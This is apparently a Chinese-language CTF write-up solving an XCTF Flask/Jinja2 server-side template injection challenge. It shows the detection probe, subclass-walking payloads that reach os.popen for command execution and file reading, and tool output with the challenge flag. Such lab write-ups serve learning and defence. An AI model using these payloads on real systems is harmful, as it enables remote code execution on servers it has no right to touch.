攻防世界Writeup Web_python_template_injection

原创

clusters of stars 于 2021-11-17 11:00:01 发布 378 收藏

分类专栏： 学习笔记 SSTI模板注入 文章标签： linux flask

学习笔记 同时被 2 个专栏收录

9 篇文章 0 订阅

订阅专栏


SSTI模板注入

1 篇文章 0 订阅

订阅专栏


访问地址

首页显示



译:python 模块注入

那就直奔主题,看其是否存在SSTI注入





```
111.200.241.244:63800/{{2*3}}
```


得到回显,存在注入


接下来查看所有模块

```
{{ [].__class__.__base__.__subclasses__()}}
```

```
{{ {}.__class__.__base__.__subclasses__()}}
{{ ().__class__.__base__.__subclasses__()}}
{{ ''.__class__.__base__.__subclasses__()}}

//这四种符号开头都是可以执行的.在本题中利用 '' 来构建语句会产生报错,其余不会报错
__class__ 返回类型所属的对象
__base__  返回该对象所继承的基类
__subclasses__ 每个新类都保留了子类的引用,这个方法返回一个类中仍然可用的引用列表
```










用此payload该语句就不会报错


经过我的多次测试,语句有很多利用的地方


```
{{[].__class__.__base__.__subclasses__()[40]('fl4g').read()}}

[40]对应 type file  可以实现文件包含

{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()}}
{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
查看当前目录

[71]对应 site._Printer

{{[].__class__.__base__.__subclasses__()[76].__init__.__globals__['os'].popen('ls').read()}}


[76]对应 site.Quitter

[71]&[76]都可以任意代码执行,仅需要拿到os模块即可
```






Split URL
Execute
Enable Post data
Enable Referrer
URL http://111.200.241.244:63800
/ctf{f22b6844-5169-4054-b2a0-d95b9361cb57} not found


http://111.200.2...7).read()%7D%7D
111.200.241.244:63800/{{[].__class__.__base__.__subclasses__()[71].__init__.__glo
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://111.200.241.244:63800/{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()}}
Enable Post data
Enable Referrer
URL http://111.200.241.244:63800/fl4g index.py not found


http://111.200.2...7).read()%7D%7D
111.200.241.244:63800/{{[].__class__.__base__.__subclasses__()[76].__init__.__glo
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://111.200.241.244:63800/{{[].__class__.__base__.__subclasses__()[76].__init__.__globals__['os'].popen('ls').read()}}
Enable Post data
Enable Referrer
URL http://111.200.241.244:63800/fl4g index.py not found


URL http://111.200.241.244:60243/ctf{f22b6844-5169-4054-b2a0-d95b9361cb57} not found





URL http://111.200.241.244:60243/ctf{f22b6844-5169-4054-b2a0-d95b9361cb57} not found